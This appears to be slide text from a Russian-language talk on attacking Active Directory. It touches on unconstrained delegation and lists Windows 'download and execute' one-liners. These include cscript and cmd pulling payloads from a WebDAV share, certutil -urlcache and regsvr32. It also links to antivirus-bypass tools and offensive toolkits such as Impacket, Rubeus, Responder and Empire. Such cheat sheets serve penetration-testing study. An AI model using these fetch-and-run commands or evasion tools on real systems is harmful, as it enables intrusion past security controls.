




Unconstrained Delegation



Когда сервер может действовать с правами пользователя, который к нему обратился



Когда сервер может действовать с правами пользователя, который к нему обратился







Download & Execute

powershell

bitsadmin

cscript //E:jscript \\webdavserver\folder\payload.txt

cmd.exe /k < \\webdavserver\folder\batchfile.txt

rundll32

certutil -urlcache -split -f [serverURL] file.blah

regsvr32.exe /s /u /l:file.blah scrub.dll

wmic

Запрещен PowerShell? Используй не PowerShell!

Bypass AV

<https://github.com/Genetic-Malware/Ebowla>

<https://github.com/trustedsec/unicorn>

Scan & Exploit

<https://github.com/byt3bl33d3r/CrackMapExec>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/GhostPack/Rubeus>

AD rights recone

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/fox-it/BloodHound.py>

Network Spoofing

<https://github.com/SpiderLabs/Responder>

<https://github.com/Kevin-Robertson/Inveigh>

Impacket for Windows

<https://github.com/maaaaz/impacket-examples-windows>

https://github.com/roptop/impacket_static_binaries

Not PowerShell

<https://github.com/Cn33liz/p0wnedShell>

<https://github.com/jaredhaight/PSAttack>

Powershell

<https://github.com/Kevin-Robertson/Invoke-TheHash>

<https://github.com/EmpireProject/Empire>

<https://github.com/PowerShellMafia/PowerSploit>

<https://github.com/webr0ck/PowershellScripts>

<https://dirkjanm.io/>

<https://adsecurity.org/>

<https://posts.specterops.io/archive>